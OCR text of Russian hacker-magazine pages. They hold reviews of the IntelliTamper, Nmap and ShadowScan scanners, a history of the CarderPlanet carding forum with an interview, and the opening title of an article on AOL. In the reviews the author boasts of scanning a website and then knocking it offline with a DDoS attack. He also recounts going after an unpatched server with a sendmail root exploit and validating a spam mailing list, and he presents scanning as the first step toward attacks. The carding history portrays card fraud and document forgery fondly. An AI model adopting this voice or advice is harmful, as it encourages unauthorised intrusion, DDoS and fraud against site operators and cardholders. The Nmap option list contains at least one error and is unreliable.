
Конечно, ни один сканер не сделает за тебя всю работу. Но облегчить ее вполне под силам RPVS, который доказал свою боеспособность. На диске ты найдешь не только саму программу, но и исходники к ней! Сразу хочу предупредить тебя: не вздумай менять заголовок формы на <Coded by Vasya> или иную надпись. Уважай авторов, которые подарили миру этот замечательный сканер.

Название: IntelliTamper
ОС: Windows 98/NT/2000/XP
Автор: Igor Kouzmine



> IntelliTamper против экстремизма

Ты наверняка слышал о сетевой борьбе против террористических ресурсов. Увы, но в наши дни террористы все чаще используют сеть для планирования своих операций и проведения агитаций. После событий в г. Нальчике осенью 2005 года авторитетными людьми было принято решение о создании в андеграунде портала peace4peace.com, который бы послужил площадкой для организованных действий по устранению сайтов боевиков. Именно тогда я познакомился с софтиной IntelliTamper. Этот сканер предназначен для определения веб-директорий и их содержимого. Ведь гораздо проще начинать активные действия, имея достоверную информацию об атакуемом ресурсе. Основной целью нашей группы являлся сайт чеченских террористов kavkazcenter.com. Движок там стоял самописный, форум — vBulletin последней версии, а сам сайт находился на




выделенном сервере. Нужно было каким-то образом собрать данные о жертве. И тогда я вспомнил о IntelliTamper, который, по словам одного из моих знакомых, отлично себя зарекомендовал. Я запустил сканер, вбил URL сайта КавказЦентра и стал ждать. Через некоторое время IntelliTamper показал отчет, в котором находился список веб-директорий с находящимися в них файлами. Среди прочих я обратил внимание на наличие админки новостного движка. На общее обозрение предоставляю кусок лога:

```
FILE##entry.phpFILE##entry.php?action=add
FOLDER##/media/
FILE##_index_defaultpage.html
FOLDER##/media/music/
FILE##_index_defaultpage.html
FOLDER##/media/music/timur/
FILE##_index_defaultpage.html
FILE##m_modjaheda.mp3
FOLDER##/media/music/timur/m_modjaheda.mp3/
FOLDER##/chat/
FOLDER##/forum/images/
FOLDER##/forum/
FOLDER##/tur/content/2005/04/15/
```

К сожалению, новостной движок оказался пропатченным. Поэтому сайт пришлось положить ДДоСом. Но в целом сканер показал отличный результат. Ведь довольно часто встречаются сайты с правами 777 на админскую диру или cgi-bin. Поэтому, прежде чем приступать к поиску уязвимостей, не поленись запустить IntelliTamper. Удачного сканирования!

Название: Nmap 4.11
ОС: Windows/*nix
Автор: insecure.org



› Мощь и сила Nmap

Очередная версия одного из лучших сканеров портов. Скорее всего, ты уже пробовал работать с этой софтиной. И наверняка столкнулся с определенными трудностями. Во-первых, нужен сервер, на котором можно удаленно запускать Nmap, во-вторых, обилие параметров сканера вводит новичков в недоумение. Поэтому вместо общих слов о пользе программы я расскажу тебе о конкретных параметрах запуска сканера. Поехали:

1/ -sT (scan TCP) — метод TCP connect(). Наиболее общий метод сканирования TCP-портов. Функция connect(), присутствующая в любой ОС, позволяет создать соединение с любым портом удаленной машины. Для того чтобы использовать данный метод, не нужно иметь специальных привилегий на сканирующем хосте.

2/ -sS (scan SYN) — сканирование скрытно от файрвола. В этом случае полное TCP-соединение с портом сканируемой машины не устанавливается.

3/ -sP (scan Ping) — сканирование с использованием ping-запросов.

4/ -sV (scan Version) — режим определения версий служб, за которыми закреплены сканируемые порты. Позволяет определять версии запущенных служб. Очень полезный параметр, особенно если ты имеешь remote root exploit.

5/ -sI <подставной_хост[:порт]> (scan Idle) — позволяет произвести невидимое сканирование портов. То есть запросы передаются через подставной хост, не посылая при этом пакеты жертве со своего IP-адреса. Этот вариант удобен для определения политики доверия на уровне протокола IP.

6/ -sR (scan RPC) — RPC-сканирование. Этот метод используется совместно с другими методами сканирования и позволяет определить программу, которая обслуживает RPC-порт, включая номер ее версии.

7/ -sW (scan Window) — метод TCP Window. Этот метод похож на ACK-сканирование, за исключением того, что иногда с его помощью можно определять открытые порты точно так же, как и фильтруемые/нефильтруемые.

8/ -p <порт/диапазон> (ports) — опция сканирования определенных портов или их диапазона. Например, <-p 21> — сканирование 21-го порта.


9/ -o(Operating system detection) — определение ОС на сканируемом хосте с помощью снятия отпечатков стека TCP/IP.

10/ -oN <имя_файла> (output Normal) — опция логирования. Позволяет записать результат сканирования в файл.

11/ -v (verbose output) — режим подробного отчета. При использовании данного параметра Nmap будет оповещать о ходе каждого текущего действия.

Я постарался осветить самые важные параметры сканера, но, на самом деле, их больше. Надеюсь, что после запуска Nmap у тебя появится непреодолимое желание разобраться с ним.

Название: ShadowScan 2.17
ОС: Windows 98/NT/2000/XP
Автор: RedShadow & MelcoSoft



› Семь сканеров в одном флаконе

Хочу представить тебе обалденную тулзу ShadowScan. Это не просто сканер или очередной набор бесполезных утилит. Нет! Это набор действительно нужных и востребованных софтин. Но обо всем по порядку. Как-то я искал виндовый сканер, который включал бы в себя не только сканер портов, но и веб-сканер уязвимостей. Мой выбор остановился на ShadowScan. Помимо всевозможных утилит типа telnet, nslookup, dns info, whois, ping, netstat, finger, в программе присутствует сканер портов, NetBios-сканер, Proxy-сканер, Banner-сканер, IP-сканер. Кроме того, мое внимание привлекла опция генерирования продвинутых словарей для брута. Тебе достаточно указать используемые символы и длину пароля, после чего ShadowScan создаст словарик специально для тебя. Также мне понравилась функция чекинга спам-листов. Я сразу загрузил небольшой спамерский лист на 50 тыс. адресов и отфильтровал порядка тысячи невалидных мыльников.

Но все же мне очень хотелось опробовать ShadowScan в боевых условиях. Я выбрал один из потенциально бажных серверов и запустил SiteInfo. И ShadowScan не подвел:

```
Ftp Server: ProFTPD 1.2.9
HTTP Server: Apache/1.2.29 (Unix) mod_ldap_userdir/2.8.16 OpenSSL/
SMTP Server: Sendmail 8.11.6
```

Как видно, на сервере крутилась бажная версия sendmail. На руках у меня находился remote root exploit под sendmail <= 8.12.8, что не могло не радовать. Я закрыл сканер и занялся сервером. Рекомендую обязательно установить ShadowScan. Эта программа тебе еще не раз пригодится. В общем, Must Have!

MINDW0RK
/ MINDW0RK@GAMELAND.RU /

Планета СС

ЗОЛОТОЕ ВРЕМЯ CARDERPLANET

ВПЕРВЫЕ О САЙТЕ CARDERPLANET Я УЗНАЛ ГДЕ-ТО В 2002 ГОДУ. ПРЕКРАСНО ПОМНЮ, КАКОЕ ВПЕЧАТЛЕНИЕ ОН НА МЕНЯ ПРОИЗВЕЛ. НАВЕРНОЕ, ТЕ ЖЕ ЧУВСТВА ИСПЫТЫВАЛ АЛИ БАБА, КОГДА ОБНАРУЖИЛ ПЕЩЕРУ, ДОВЕРХУ ЗАПОЛНЕННУЮ СОКРОВИЩАМИ. КАЖДЫЙ РАЗДЕЛ СОДЕРЖАЛ КУЧУ ИНФОРМАЦИИ О ТОМ, КАК МОЖНО РАЗБОГАТЕТЬ. НЕПОНЯТНЫЕ ТЕРМИНЫ, ТАКИЕ КАК ДАМПЫ, ДРОПЫ, ВАЕРЫ, КРЕДЫ, ВДОХНОВЛЯЛИ НА ИЗУЧЕНИЕ ЭТОЙ МУДРЕНОЙ НАУКИ. СОБЛАЗН БЫЛ СЛИШКОМ ВЕЛИК, ОСОБЕННО ДЛЯ ПРОВИНЦИАЛЬНОГО ПАРЕНЬКА, КОТОРЫЙ ЛЕГАЛЬНО В СВОЕМ ГОРОДЕ МОГ ЗАРАБАТЫВАТЬ НЕ БОЛЬШЕ $100 В МЕСЯЦ. ПОМНЮ, КАК МЫ С ДРУГОМ ОБСУЖДАЛИ ОТКРЫВШИЕСЯ ГОРИЗОНТЫ, МЕЧТАЛИ О МИЛЛИОНАХ. НО ОБСТОЯТЕЛЬСТВА СЛОЖИЛИСЬ ИНАЧЕ. ПОЯВИЛИСЬ НОВЫЕ УВЛЕЧЕНИЯ — И ПОСТЕПЕННО Я ЗАБЫЛ О «ПЛАНЕТЕ».

РОЖДЕНИЕ «ПЛАНЕТЫ»

Историю carderplanet можно начать с 1990 года — времени, когда в России и странах СНГ впервые стало зарождаться такое понятие, как кардинг. Буржуйские магазины в то время только начинали экспериментировать с оплатой услуг по кредитным картам, и защита была на самом элементарном уровне. Можно было сгенерировать номер кредитки, вбить его в специальную графу — и через пару недель по почте приходил заказанный товар. Правда, занимались фраудом немногие — информация была закрытой, а программы-генераторы номеров хранились в привате.






К середине 90-х тема со сгенерированными кредами накрылась, и из-за того, что русский народ слишком уж злоупотреблял их использованием, Америка блокировала отправку любых товаров в нашу страну. Тогда на помощь пришли хакеры, которые взламывали защиту е-шопов и систем электронных переводов и собирали данные о кредитках их клиентов. Все это добро передавалось кардерам, которые по своим каналам обналичивали деньги. После того как информация просочилась в прессу, и журналисты рассказали миру о новом явлении, возможность быстро обогатиться привлекла толпы студентов. Большинство американских магазинов еще не имели опыта общения с кардерами, поэтому развести их и снять товар с помощью дропов не представляло большого труда даже для новичков. Падкий до халявы народ заказывал часто, много и все подряд.


В 1997 году в кардерском сообществе формируется своего рода иерархия, где отдельные личности и группы выделяются на фоне остальных как по уровню, так и по масштабу дел. Появляется такое понятие, как «семья», струк-



CARDERPLANET







тура и титулы которой были позаимствованы кардерами у мафиозных кланов. В «семью» входили люди, доверяющие друг другу полностью. Не хватало только приличного места для общения и обмена опытом. Конечно, был carder.org — один из первых кардерских сайтов, — но полезной инфы на нем было мало, да и работал он нестабильно. В конце концов русские кардеры решили основать собственный ресурс на русском языке. Так появился www.carder.ru, отцом которого был уже небезызвестный в то время Script. Благодаря пиару в журнале «Хакер» сайт быстро завоевал популярность. Script хотел создать лучший сайт о кардерстве, и на некоторое время ему это удалось. Но через полгода известность этого места вышла за пределы андеграунда, и админу посыпались требования со всего мира прикрыть лавочку, что в итоге привело к остановке работы carder.ru.

Энтузиазм Script'а поутих, хотя и ненадолго. Благодаря поддержке друзей он решил возродить carder.ru, но в новом обличии. Для этого был куплен домен carderplanet.com, на котором админы не изменили стилю предшественника и запустили новый форум, собравший вскоре всю элиту кардерского мира.

СЕРВИСЫ

Первые годы «планеты», как прозвали carderplanet постоянные посетители, можно назвать «золотым временем». На форуме практически не было ламеров, все обсуждали новые возможности кардинга, делились друг с другом опытом и открытиями. Те, кто размещал в свободный доступ полезные статьи, быстро завоевывали авторитет, их авторам присваивались почетные звания.

Несмотря на наличие «семьи» и отдельных групп, кардеры всегда были волками-одиночками. Работая в таком «бизнесе», опасно иметь близких друзей — приходится рассчитывать только на себя. Но вместе с тем, независимо от того, занимаешься ты сетевым кардингом или реальным пластиком, невозможно знать и уметь все. Приходится пользоваться услугами других людей. И поскольку спрос на разные услуги среди читателей «планеты» был большой, на форуме быстро открылись разного рода сервисы.

Одним из самых популярных был Гарант-сервис. Система его работы была проста: при совершении сделок, как товар, так и деньги, проходили через третью сторону, в порядочности которой никто не сомневался. Гарант-сервис проверял соблюдение всех условий сделки и за свои услуги брал 10% комиссионных. Правда, имелись кое-какие ограничения: сервис работал только с виртуальным товаром, а размер суммы граничил в пределах $5-500 (для более крупных сделок существовал отдельный Гарант-сервис от некоего Zeno).

Также очень популярными в свое время были услуги Boa Factory. Boa был одним из приближенных к «семье», но для рекламирования услуг использовал не форум, а собственный сайт: www.boafactory.net. При заходе на индексную страничку сразу бросались в глаза соблазнительные предложения типа: «Хочешь сделать себе российское гражданство за 3 дня? Нет проблем», «Нужен диплом об окончании престижного вуза? Запросто», «Сертификаты,

INFO


С 2000 по 2004 год сайт carderplanet был центральным местом общения русского компьютерного андеграунда. Здесь обитали не только кардеры, но и серьезные хакеры, вирусмейкеры, спамеры и другие представители фрауда. Сайт был настоящей мозолью для всевозможных спецслужб, так как долгое время его никто не мог закрыть. Сейчас «планета» существует только в архивах и памяти тех, для кого она когда-то была вторым домом.



Деньги всегда были отличным стимулом



Бита – инструмент для взлома банкоматов







Скрипт (третий слева) в суде

свидетельства, визы, водительские права? Ты попал куда нужно, приятель». Боа фактори предлагала подделку практически любых документов. Причем отличить фальшивку от подлинника было практически невозможно. Контора даже проставляла штампы о въезде и выезде из нейтральных стран, чтобы паспорт не выглядел новым. Узнать, что паспорт поддельный, можно было только после тщательной проверки номера. Стоимость услуг зависела только от сложности дела: например, цена на русский паспорт была в районе $400, а на паспорт гражданина Ирландии доходила до 25 тысяч долларов.

Помимо подделки документов, Boa Factory занималась тем, что продавала дампы кредитных карт, оборудование для работы с реальным пластиком, готовые «голые» кредитки с голограммой и полосой подписи. Благодаря сравнительно невысоким ценам и профессионализму эта контора считалась лучшей в своем роде, и ее услугами пользовались тысячи людей. Но история Boa Factory подошла к концу с арестом самого Боа (реальное имя — Роман Вега) на Кипре летом 2004 года. На «планете» эта новость наделала много шуму, и люди, которые на громком имени решили срубить денежек, не заставили себя долго ждать. Как на форумах, так и в мыльницах, появилась куча спама с предложением услуг о переклейке паспортов и т.д. Объединяли их две вещи: наличие магических слов «Boa Factory» в строке адреса и то, что за всем этим стояли обычные рипперы (кидалы).

Конечно, сервисы «планеты» не ограничивались Гарантом и услугами Боа. Были сервисы по продаже различной информации (кредитные карты, paypal и e-bay акки, банковские акки и т.д.), по обеспечению безопасности (VPN, соксы и прокси), по рассылке спама, по проведению DDoS-атак на вражеский сайт. Периодически народ делился разными вкусностями (6-значные аськи, хостинг или акки на фтп) бесплатно. «Планета» давала кардерам все необходимое:информацию, инструменты, услуги. Неудивительно, что для многих из них она стала вторым домом

ВРЕМЯ ПЕРЕМЕН

В 2004 году Scriptзаявил об уходе. Возможно, основной причиной послужило то, что имя Скрипта стало слишком известным, и спецслужбы все больше обращали внимание на деятельность кардеров, периодически совершая аресты «особо зарвавшихся юнцов». Сайт в одночасье лишился двух руководителей, которые стояли у самых истоков (вторым был Боа). Произошла смена администрации, и вместе с тем, по



«Планета» всегда вызывала интерес ФБР



Так выглядел форум carderplanet в 2004 году

мнению многих участников, стала меняться атмосфера. Из приватного форума, на котором общались все «свои», carderplanet превратился в место наподобие базара, куда заходили все кому не лень (количество зарегистрированных юзеров превысило 7000). Появилось много ламеров, а вместе с ними «планету» захлестнула волна кидал, которые на этих самых ламерах пытались нажиться. Способов кидания было много, на форуме даже опубликовали несколько аналитических статей о том, какие бывают рипперы и как от них защититься. Чаще всего просто предлагали какие-то вещи, а после перевода денег не выполняли своих обязательств. Более матерые кидалы втирались в доверие форумчан, некоторое время честно исполняя заказы и собирая положительные отзывы. А в процессе особо крупной сделки исчезали с деньгами. Остановить рипперов не могли ни черные списки, ни даже физические расправы (было, как минимум, несколько таких случаев).

Когда ситуация стала неуправляемой, администрация решила пойти на крайние меры: сделать регистрацию на форуме платной. Была даже идея сделать «планету» закрытой для посторонних, но народ ее не поддержал. Тем не менее, платная регистрация отсеяла часть ламеров и кидал, хоть и не искоренила явление полностью.

ПОСЛЕДНИЕ ДНИ

Пост админа форума King_Arthur'а, датированный 28 июля 2004 года, стал для завсегдатаев «планеты» настоящим ударом. «Доброго времени суток, уважаемые и, в некотором смысле, родные форумчане. Итак, пора вам сообщить одну не самую добрую весть: форум пора закрывать…». Для многих этот сайт уже давно стал необходимым инструментов в работе, без которого они не представляли, что делать. Мало кто мог с этим смириться, народ наперебой стал предлагать способы, как спасти форум. Некоторые предлагали деньги. Но причину Король Артур указал совершенно ясно: «планета» была под колпаком всевозможных спецслужб, как русских, так и зарубежных, и продолжать работать было слишком опасно. «Работники ФБР ходят в компанию AOL, как к себе домой, беря оттуда логи от icq и распечатку из хистори, сотрудники ФСБ предлагают деньги хостинг-компаниям за логи этого форума. Какими бы мы все умными ни были, сколько прокси и соксов мы бы ни юзали, в каком бы темном уголке земли ни располагался ВПН, через который мы ходим, — все мы люди и всем нам присущ человеческий фактор. Мы прекрасно понимаем, что многие потеряют работу, многие просто не смогут больше зайти и пообщаться с единомышленниками, но, к сожалению, мы не собираемся подставлять свой зад для чьих-то заработков».

Выглядит как настоящий




Форум просуществовал еще 2 недели. Это время посетители использовали, чтобы попрощаться с «планетой» и друг с другом, обменяться контактами, обсудить будущее, поделиться некоторыми вещами, которые раньше держали в привате. А потом для кардеров настали не лучшие дни. Кто-то полностью оставил этот промысел, кто-то перешел на другие форумы, которые казались лишь бледной копией старой «планеты». Царившее среди кардеров настроение хорошо описывает небольшой стих, сочиненный одним из старых мемберов сайта: «Щемит в душе тоска, и темный конопляный дым въедается в глаза, как будто слезы пытаясь выжать. Я помню, как всегда, заходив сюда и видя черно-синий цвет, я заново будто рождался».

Для некоторых история закончилась еще печальнее, так как, несмотря на закрытие carderplanet, спецслужбы не свернули свою работу. Следовательский механизм был запущен, и в последующие три года на скамье подсудимых оказались многие из тех, кто имел отношение к «планете».

ИЕРАРХИЯ CARDERPLANET

SGARRISTA >> зарегистрированный пользователь.
DON >> член семьи.
CAPO BASTONE >> друг семьи и «правая рука» Крестного отца.
GABELLOTTO >> верховный судья. Глава службы безопасности.
CONTABILE(CONSIGLIERE)>> советник семьи по различным важным вопросам.
CAPO DI CAPI — мемберы, на которых возложена миссия защиты и помощи семье.
CAPO >> надежные люди, к которым присматривается администрация, либо люди, не участвующие в жизни форума.
GIOVANE D'HONORE >> модератор форума.
REWIEVED VENDOR >> человек, сервис которого прошел проверку администрации.
UNRESOLVED VENDOR >> бывший rewieved vendor, уличенный в предоставлении некачественных услуг. Если через 14 дней проблемы с клиентами не решались — титул переходил в Ripper.
RIPPER >> кидала.
SCUM OF SOCIETY >> отброс общества. Чаще всего присваивался за оскорбление модераторов или мемберов.
ДЯТЕЛ>> человек, постящий одинаковые объявления в разные разделы, задающий тупые вопросы, мешающий общению мемберов.



АРЕСТЫ

Весной 2005 года полиция Великобритании совместно с ФБР, американской почтовой службой и министерством финансов США провели расследование ряда электронных грабежей на территории Европы и Америки. Результатом этой операции стала поимка двух кардеров: Далласа Дугласа Хэварда и Ли Эдвуда, причастных к «семье» и, по мнению полиции, успевших украсть почти 12 миллионов долларов. Поскольку улик против них набралось немало, оба во всем сознались и согласились дать показания против остальных участников «планеты». Вероятно, не без помощи их инфы, 7 июля украинским властям удалось провести один из самых громких в истории компьютерного андеграунда арестов — арест самого Script'a.

На самом деле Дмитрий (реальное имя Скрипта) уже год находился в международном розыске и в момент задержания жил в Одессе у своей бабушки. В ход операции были посвящены лишь несколько следователей из МВД, так как милиция опасалась, что их сотрудники позарятся на деньги кардера и сообщат ему обо всем заранее.

Материалов по делу основателя Carderplanet набралось на пару десятков увесистых томов. Все были уверены, что Script'a на этот раз прижали основательно, и парню придется сидеть, как минимум, лет 10. Но надежды следователей не оправдались. На судебном процессе объявились поручители Дмитрия из правительственных кругов (народные депутаты) и прокомментировали свою поддержку тем, что Скрипт — талантливый парень, будущее страны и негоже его гробить в тюряге. К тому же прокурор сообщил, что не собирается перечитывать все 20 с лишним томов дела — мол, нет времени. Окончание процесса стало ясно заранее — Скрипта отпустили с условием невыезда из страны. А по поводу набранных улик адвокат кардера дал комментарий в феврале 2006 года: «Дело было сфабриковано милицией по заказу платежных систем».

Статей об аресте и суде над отцом «планеты» в интернете и печатной прессе проходило немало. Журналисты были возмущены таким откровенным спектаклем, и вовсю критиковали депутатов. В то же время в кардерском сообществе все искренне радовались за Скрипта. Так как многие именно благодаря ему занялись «бизнесом» и заработали свой, пусть и не самый чистый, но капитал.

ИНТЕРВЬЮ

В конце этой статьи мне хотелось дать интервью с одним из членов семьи Carderplanet, но люди, с которыми я связывался, не захотели разговаривать даже под вымышленным именем. Постоянные участники форума тоже не спешили откровенничать, но один из завсегдатаев (назовем его Жора) все-таки согласился ответить на пару вопросов.

mindw0rk: Как ты попал на «планету», как влился в коллектив и что получил от своего пребывания там?

Ж: Меня как-то заинтересовала безопасность одного онлайнового шопа, и после некоторых экспериментов с ним на руках оказалась неплохая база кредиток. Конечно же, захотелось извлечь из этого выгоду, начал искать в сети инфу. Так я и попал на «планету».

mindw0rk: Какие были основные этапы жизни carderplanet? С самого начала и до самого закрытия.


Ж: Жизнь форума была стабильна до ухода Скрипта в реальный бизнес (хотя, как позже стало ясно, это было не совсем так). Затем произошла смена администрации и через некоторое время закрытие «планеты».

mindw0rk: Какими привилегиями пользовались Capo di Capi и как человек из простого пользователя мог стать приближенным к семье?

Ж: Члены семьи (всего их было человек 10) пользовались всеобщим доверием и уважением. А стать ее членом можно было, только работая с ней, и, в частности, со Скриптом.

mindw0rk: Расскажи о широко известных людях с «планеты».

Ж: На мой взгляд, самыми известными были Boa и Script. Boa поставил на поток производство реального пластика и поддельных документов. А Скрипт снабжал народ неплохими дампами. Арест Boa для многих был шоком. Когда Скрипт уходил из кардинга, в официальном топике на «планете» говорилось, что он оставляет кардинг и уходит в реальный бизнес, открывает, вроде, шиномонтаж. Наверное, почуял что-то неладное и решил вовремя уйти со Сцены, но, к сожалению, было уже поздно. Впоследствии многие сетевые ресурсы пи-



сали об аресте Скрипта, и его реальное имя фигурировало повсюду (одно время по рукам ходил скан его паспорта). Я очень благодарен Скрипту за то, что он создал «планету» такой, какая она была, и искренне сожалею о том, что с ним произошло.

mindw0rk: Насколько велики были доходы профессиональных кардеров? Я слышал, что многие из таких людей, имея миллионы, ходили в дырявых джинсах и никак не показывали свой достаток. Так ли это?

Ж: Имея миллионы, тяжело не показывать свои доходы. Многие пытались легализовать их, открывая бизнес в реале. А про таких подпольных миллионеров, ходящих в рваных джинсах, я не слышал.

mindw0rk: Какими знаниями и оборудованием нужно было обладать, чтобы успешно заниматься кардингом?

Ж: Оборудование здесь не главное, главное — знания. Хотя без оборудования ты никуда не денешься, если решил заняться реальным пластиком. Чтобы все дела шли гладко, надо хорошо разбираться в той теме, которой ты занимаешься, знать все тонкости и подводные камни.

mindw0rk: Какие компании/сайты больше всего страдали от деятельности русских кардеров? Насколько отличаются те цифры, которые фигурировали в отчетах спецслужб о нанесенных кардерами убытках, от настоящих?

Ж: Вечными жертвами были и будут e-bay, paypal, western union, а также различные платежные системы, биллинги и банки, особенно те, которые предлагают услуги онлайн-банкинга. Ни одна компания не осмелится назвать реальную цифру убытков, причиненных кардерами, ведь таким образом она покажет несовершенство своих технологий и систем безопасности, что весьма важно для клиентов.

mindw0rk: Как менялась с годами специфика работы кардеров?

Ж: Многие темы стали сложнее, некоторые вообще умерли, хотя вместе с тем появились новые способы заработка. Буржуи становятся менее доверчивыми, компании усиливают безопасность. Новичкам в том же 2001 году было проще начинать. Позже в кардинге стало нечего делать без начального капитала. Технологии не стоят на месте, и с их развитием постоянно появляются новые возможности для кардеров. Взять хотя бы Skype — идеальная система для телефонного развода по всему миру.

mindw0rk: Публиковалась ли на «планете» эксклюзивная инфа, которой больше нигде не было? Расскажи о самых хитовых постах и статьях на форуме.

Ж: Carderplanet был уникальным ресурсом, в то время подобную информацию на русском языке нигде нельзя было найти. Самыми хитовыми были сообщение об уходе Скрипта и пост, где все участники прощались с «планетой». Также были жаркие дискуссии об эмиграции сайта, о DDoS-атаках на форуме. Говорили много и обо всем, всего и не упомнишь.

mindw0rk: Происходили ли, как в других сообществах, реальные встречи участников форума carderplanet? Или скрытность там была прежде всего?

Ж: Насколько я помню, была встреча в Крыму. Ничего о ней сказать не могу, я в ней не участвовал.

mindw0rk: Как велико было внимание отдела «К» и прочих спецслужб к carderplanet? Какие действия они предпринимали в разные периоды времени? Отвечали ли кардеры взаимностью? Ну, например, ддос их сайта.

Ж: Вниманием, скажем так, обделены не были. Все знали, что сотрудники частенько читали форум, и, чтобы предотвратить утечку информации, не велись логи, а за выкладывание личных данных людей карали баном. В то время кардерами интересовались в основном спецслужбы других стран, российские вели себя пассивно. Многие верили, что это благодаря негласному правилу: «Не кардить у своих».

mindw0rk: Каким образом кардеры с «планеты» заботились о своей безопасности? Расскажи об основных правилах, которых нужно придерживаться, чтобы не попасть впросак.

Ж: Самое главное — держать язык за зубами и не кричать направо и налево, что ты — кардер. Также не забывать про зашифрованный хард, анонимные прокси и VPN.

mindw0rk: Что изменилось после того, как форум carderplanet был закрыт, — в первую очередь, для тебя?

Ж: После закрытия «планеты», кардеры остались без своего центрального ресурса. Мотались как неприкаянные по различным форумам, которые разрастались, как грибы после дождя. Мне тогда было очень горько осознавать, что того места, куда ты заходил каждый день, больше не существует. Лично я пытался найти хороший ресурс, на котором мог бы продолжать свое дело. Новых форумов было много, но все они были пустые, в них чего-то не хватало. Очень хорошо в то время принял людей с планеты thecc. Также были сайты, основанные кидалами, такие как форум Don'a, которого называли Гандоном.

Carderplanet — уникальный информационный ресурс, на котором люди просто жили.

mindw0rk: Чем, по-твоему, был carderplanet? Форум? База данных? Или, может, что-то большее?

Ж: Carderplanet — уникальный информационный ресурс, на котором люди просто жили (недаром его назвали «планетой»). Атмосферу этого ресурса не сможет воссоздать ни один из существующих форумов. Это было своеобразное кардерское братство, где все друг друга выручали и помогали. Даже после гибели «планеты», когда часть народа ушла на другие ресурсы, люди продолжали поддерживать друг друга.

mindw0rk: Насколько развито кардерское сообщество сейчас, где общается основная масса людей и как, по-твоему, будет выглядеть работа кардера в ближайшем будущем?

Ж: Хотя я уже отошел от дел, но знаю, что кардерское сообщество переживает сейчас не лучшие времена. Наплыв кидал, излишнее внимание со стороны спецслужб… Существует, по крайней мере, два русскоязычных ресурса, достойных внимания — там сохранилась приватность и общаются по-настоящему достойные люди. В ближайшее время кардинг будет требовать больших капиталовложений и станет труднодоступен для новичков.



MIFRILL
/ MIFRILL@RIDDICK.RU /


Как закалялась America Online

ИСТОРИЯ ВЗЛЕТОВ И ПАДЕНИЙ КРУПНЕЙШЕГО ПРОВАЙДЕРА

